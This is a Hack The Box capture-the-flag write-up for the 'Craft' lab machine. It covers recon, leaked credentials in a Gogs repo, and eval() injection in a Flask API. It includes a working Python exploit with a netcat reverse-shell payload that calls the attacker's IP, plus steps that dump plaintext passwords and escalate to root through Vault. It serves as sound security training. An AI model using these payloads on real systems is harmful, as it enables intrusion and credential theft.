
Hack The Box - Craft

Ryan Kozak



Craft

OS:  Linux

Difficulty: **Medium**

Points: **30**

Release: 13 Jul 2019

IP: 10.10.10.110

2019-08-13


Information Gathering

Port Scan: Nmap

We begin our reconnaissance by running a port scan with Nmap, checking default scripts and testing for vulnerabilities.

```
1 root@kali:~# nmap -sVC 10.10.10.110
2 Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-13 23:23 EDT
3 Nmap scan report for craft.htb (10.10.10.110)
4 Host is up (0.40s latency).
5 Not shown: 998 closed ports
6 PORT      STATE SERVICE  VERSION
7 22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
8 | ssh-hostkey:
9 |   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
10 |   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
11 |_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
12 443/tcp   open  ssl/http nginx 1.15.8
13 |_http-server-header: nginx/1.15.8
14 |_http-title: 400 The plain HTTP request was sent to HTTPS port
15 | ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/
16 |   stateOrProvinceName=NY/countryName=US
17 | Not valid before: 2019-02-06T02:25:47
18 |_Not valid after:  2020-06-20T02:25:47
19 |_ssl-date: TLS randomness does not represent time
20 | tls-alpn:
21 |_ http/1.1
22 |_ http/1.1
23 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
24
25 Service detection performed. Please report any incorrect results at
26   https://nmap.org/submit/ .
27 Nmap done: 1 IP address (1 host up) scanned in 62.69 seconds
```

We see from the output above that ports **22** and **443** are open, meaning we've got **ssh** and **https** to play with. Let's explore port **443**.

Port 443: Craft**Figure 1:** Craft's Homepage

So it looks like there are some links to subdomains. Let's add these to our `/etc/hosts` file so that we can access the other virtual hosts running on the box.

```
1 root@kali:~# cat /etc/hosts
2 127.0.0.1    localhost
3 127.0.1.1    kali
4 10.10.10.110 craft.htb
5 10.10.10.110 api.craft.htb
6 10.10.10.110 gogs.craft.htb
7
8 # The following lines are desirable for IPv6 capable hosts
9 ::1          localhost ip6-localhost ip6-loopback
10 ff02::1      ip6-allnodes
11 ff02::2      ip6-allrouters
```

Now we can access the two links in the upper right hand corner `https://api.craft.htb/api` and

<https://gogs.craft.htb>.

We see the documentation page for **Craft API 1.0**. The page gives us some information about the API's endpoints and how to interact with them.





Figure 2: Craft API 1.0

The other link on the page is to *Gogs*, a self hosted git repository. This is fun! It looks like we may get to hack an open source program. Does this remind you of digging through repos on *GitHub*?

Going through the commit history we come across some committed credentials right away. The screenshot actually contains the commit in which they were removed, but we can see through red highlighting!



```
1 changed files with 1 additions and 1 deletions

-1 tests/test.py

@@ -3,7 +3,7 @@
3 import requests
4 import json
5
6 -response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
7 +response = requests.get('https://api.craft.htb/api/auth/login', auth=('', ''), verify=False)
8 json_response = json.loads(response.text)
9 token = json_response['token']
```

Figure 3: API Credentials in Commit

It looks like these credentials will also log us into the Gogs account for Dinesh, but there's nothing much to see inside Dinesh's account.


By taking a look at the Craft API code we see it's a `Python / Flask` application. Furthermore, it looks like the endpoint `/craft_api/api/brew/endpoints/brew.py` calls the `eval()` function on user input!. It says that authentication is required, but I think we've got that covered already with `auth= ('dinesh', '4aUh0A8PbVJxgd')`.

```
33     return brews_page
34
35     @auth.auth_required
36     @api.expect(beer_entry)
37     def post(self):
38         """
39         Creates a new brew entry.
40         """
41
42         # make sure the ABV value is sane.
43         if eval('%s > 1' % request.json['abv']):
44             return "ABV must be a decimal value less than 1.0", 400
45         else:
46             create_brew(request.json)
47             return None, 201
48
49     @ns.route('/<int:id>')
50     @api.response(404, 'Brew not found.')
51     class BrewItem(Resource):
52
53         @api.marshal_with(beer_entry)
54         def get(self, id):
55             """
56             Returns brew data.
```

Figure 4: Exploitable code in `/craft_api/api/brew/endpoints/brew.py`.

```
1     @auth.auth_required
2     @api.expect(beer_entry)
3     def post(self):
4         """
5         Creates a new brew entry.
6         """
7
8         # make sure the ABV value is sane.
9         if eval('%s > 1' % request.json['abv']):
10             return "ABV must be a decimal value less than 1.0", 400
11         else:
12             create_brew(request.json)
13             return None, 201
```

We could use `curl` or `postman` to send requests to the API, but if we continue to look through the git repo we see in commit `10e3ba4f0a09c778d7cec673f28d410b73455a86` that they've got a test script already to post new brews.



Author	SHA1	Message
ebachman	e55e12d800	Add db connection test script
dinesh	a2d28ed155	Cleanup test
dinesh	10e3ba4f0a	add test script
dinesh	c414b16057	Add fix for bogus ABV values
ebachman	4fd8dbf842	Add authentication to brew modify endpoints
ebachman	90fb3e8aa0	Initialize git project

Figure 5: add test script you say!?

Download the test script from here and we'll use it to send a payload to the app. <https://gogs.craft.htb/Craft/craft-api/src/10e3ba4f0a09c778d7cec673f28d410b73455a86/tests/test.py>

Exploitation

Initial Foothold

So far we've found an API, a `git` repository containing Python code which seems vulnerable to command injection, as well as a commit containing credentials and a test script.

Developing the exploit isn't easy. We can test the code locally but we don't know exactly what's installed on the machine. This process required developing several payloads that ran correctly locally, only to fail on the box. As it turns out, the box doesn't have `bash` installed on it. Eventually we're able to gain a reverse shell using netcat with the following payload sent to `avb`.

```
1 """__import__("os").system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh
-i 2>&1|nc 10.10.14.186 4444 >/tmp/f") """
```

Here's the modified `test.py` script with the payload to call our reverse shell.

```
1  #!/usr/bin/env python
2
3  import requests
4  import json
5
6  response = requests.get('https://api.craft.htb/api/auth/login', auth=(
    'dinesh', '4aUh0A8PbVJxgd'), verify=False)
7  json_response = json.loads(response.text)
8  token = json_response['token']
9
10 payload = """__import__("os").system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/
    f|/bin/sh -i 2>&1|nc 10.10.14.186 4444 >/tmp/f") """
11
12 headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/
    json' }
13 # create a sample brew with real shell code... should exploit!
14 print("Create exploit brew!")
15 brew_dict = {}
16 brew_dict['abv'] = payload
17 brew_dict['name'] = 'bullshit199iiii'
18 brew_dict['brewer'] = 'bullshit199i'
19 brew_dict['style'] = 'bullshi199it'
20
21 json_data = json.dumps(brew_dict)
22 response = requests.post('https://api.craft.htb/api/brew/', headers=
    headers, data=json_data, verify=False)
23 print(response.text)
```

When we run the script with our sexy little payload we catch a reverse shell, and gain our initial foothold.

```
1  root@kali:/media/sf_Research# nc -lvp 4444
2  listening on [any] 4444 ...
3  connect to [10.10.14.186] from craft.htb [10.10.10.110] 35703
4  /bin/sh: can't access tty; job control turned off
5  /opt/app # whoami
6  root
7  /opt/app # cd /
8  / # ls -la
9  total 64
```



```
10 drwxr-xr-x    1 root    root          4096 Feb 10  2019 .
11 drwxr-xr-x    1 root    root          4096 Feb 10  2019 ..
12 -rwxr-xr-x    1 root    root           0 Feb 10  2019 .dockerenv
13 ...
14 ...
15 ...
16 / #
```

User Flag

It looks like we're in a docker container, so we need to escape that somehow. Under `/opt/app` we see a file named `dbtest.py`. Here are the contents of that file.

```
1 #!/usr/bin/env python
2
3 import pymysql
4 from craft_api import settings
5
6 # test connection to mysql database
7
8 connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
9                             user=settings.MYSQL_DATABASE_USER,
10                             password=settings.MYSQL_DATABASE_PASSWORD,
11                             db=settings.MYSQL_DATABASE_DB,
12                             cursorclass=pymysql.cursors.DictCursor)
13
14 try:
15     with connection.cursor() as cursor:
16         sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1
17             "
18         cursor.execute(sql)
19         result = cursor.fetchone()
20         print(result)
21 finally:
22     connection.close()
```

If we modify `dbtest.py` to execute other commands we can explore the application's mysql database a bit more.

First, let's see what tables we have in here. We replace the `sql` statement above with one to show us the tables, and replace the `fetchone()` command with `fetchall()`.

```
1     with connection.cursor() as cursor:
2         sql = "SHOW TABLES"
3         cursor.execute(sql)
4         result = cursor.fetchall()
5         print(result)
6
7     finally:
8         connection.close()
```

Here's what we get for tables in the craft database.

```
1 /opt/app # python hh.py
2 [{'Tables_in_craft': 'brew'}, {'Tables_in_craft': 'user'}]
```

Oh look a `user` table, let's dump that out and see what we get! Again we replace the sql command, this time to display the entire `user` table.

```
1     with connection.cursor() as cursor:
2         sql = "SELECT * FROM `user`"
3         cursor.execute(sql)
4         result = cursor.fetchall()
5         print(result)
6
7     finally:
8         connection.close()
```

```
1 /opt/app # python hh.py
2 [{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id':
  4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'}, {'id': 5,
  'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
```

Oh my, they're storing passwords in plain text! There must be some credential stuffing we can do with all these.

We already had the credentials for dinesh, but now we've got the credentials for everyone. It doesn't look like we can ssh in with any of these creds, but let's go back to Gogs and start trying them there. We already know that dinesh reused his password, so maybe the others did too.

It looks like we can login as gilfoyle, and it seems he's got a private repository in his account.




Figure 5: craft_infra private repo.

When we explore the private `craft_infra` repository, we see that this crazy dude committed his private and public keys.





Figure 6: ssh keys inside.

Another really interesting bit of information in this private repo is in `craft_infra/vault/secrets.sh`.



```

1  #!/bin/bash
2
3  # set up vault secrets backend
4
5  vault secrets enable ssh
6
7  vault write ssh/roles/root_otp \
8      key_type=otp \
9      default_user=root \
10     cidr_list=0.0.0.0/0

```

© 2018 Gogs Version: 0.11.86.0130 Page: 23ms Template: 0ms

Figure 7: vault secrets!

It appears as though he's running `vault` as root. Once we get access to the user flag, we'll probably be using this for our privilege escalation to root.

First, let's add the keys we've found to our own `~/.ssh/` directory in kali and see if we can get the user flag finally.

```

1  root@kali:~/.ssh# ssh-add
2  Enter passphrase for /root/.ssh/id_rsa:
3  Identity added: /root/.ssh/id_rsa (gilfoyle@craft.htb)
4  root@kali:~/.ssh# ssh gilfoyle@craft.htb
5
6
7  .  *  ..  *  *
8  *  *  @()0oc()*  o  .
9      (Q@*0CG*0()  ___
10     | \_____ / | / _ \
11     | | | | | | | / | |
12     | | | | | | | | | |
13     | | | | | | | | | |
14     | | | | | | | | | |
15     | | | | | | | | | |

```

```

16  | | | | | \_ | |
17  | | | | | \___/
18  |\_|__|__|_|/|
19  \_____ /
20
21
22
23  Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27)
    x86_64
24
25  The programs included with the Debian GNU/Linux system are free
    software;
26  the exact distribution terms for each program are described in the
27  individual files in /usr/share/doc/*/copyright.
28
29  Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
30  permitted by applicable law.
31  Last login: Tue Aug 13 18:45:12 2019 from 10.10.14.167
32  gilfoyle@craft:~$ cat user.txt
33  bb4b0cadfa3d4e6d0914c9cd5a612d4
34  gilfoyle@craft:~$

```

After adding gilfoyle's keys and using his password once again for `ssh-add`, you can see we gain the user flag. On to the root portion we go.

Root Flag

Now we already know about something very important, and that's `vault`. After some research on how to craft the command we're able to easily gain a root shell through this application.

```

1  gilfoyle@craft:/$ vault ssh -mode=otp -role=root_otp root@craft.htb
2  Vault could not locate "sshpass". The OTP code for the session is
    displayed
3  below. Enter this code in the SSH password prompt. If you install
    sshpass,
4  Vault can automatically perform this step for you.
5  OTP for the session is: 60fafelc-2221-6dd7-d16f-9c6ba0c996eb
6
7
8  .   *   ..  . *   *
9  *   * @()0oc()*   o   .
10   (Q@*0CG*0()   ___

```

```
11  | \_-----/|| _ \
12  | | | | | | / | |
13  | | | | | | | | |
14  | | | | | | | | |
15  | | | | | | | | |
16  | | | | | | | | |
17  | | | | | | \_ | |
18  | | | | | | \_---/
19  | \_ | _ | _ | _ / |
20  | \_-----/
21
22
23
24 Password:
25 Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27)
   x86_64
26
27 The programs included with the Debian GNU/Linux system are free
   software;
28 the exact distribution terms for each program are described in the
29 individual files in /usr/share/doc/*/copyright.
30
31 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
32 permitted by applicable law.
33 Last login: Tue Aug 13 18:48:35 2019 from ::1
34 root@craft:~# cat /root/root.txt
35 831d64ef54d92c1af795daae28a11591
36 root@craft:~#
```

That's all there is!

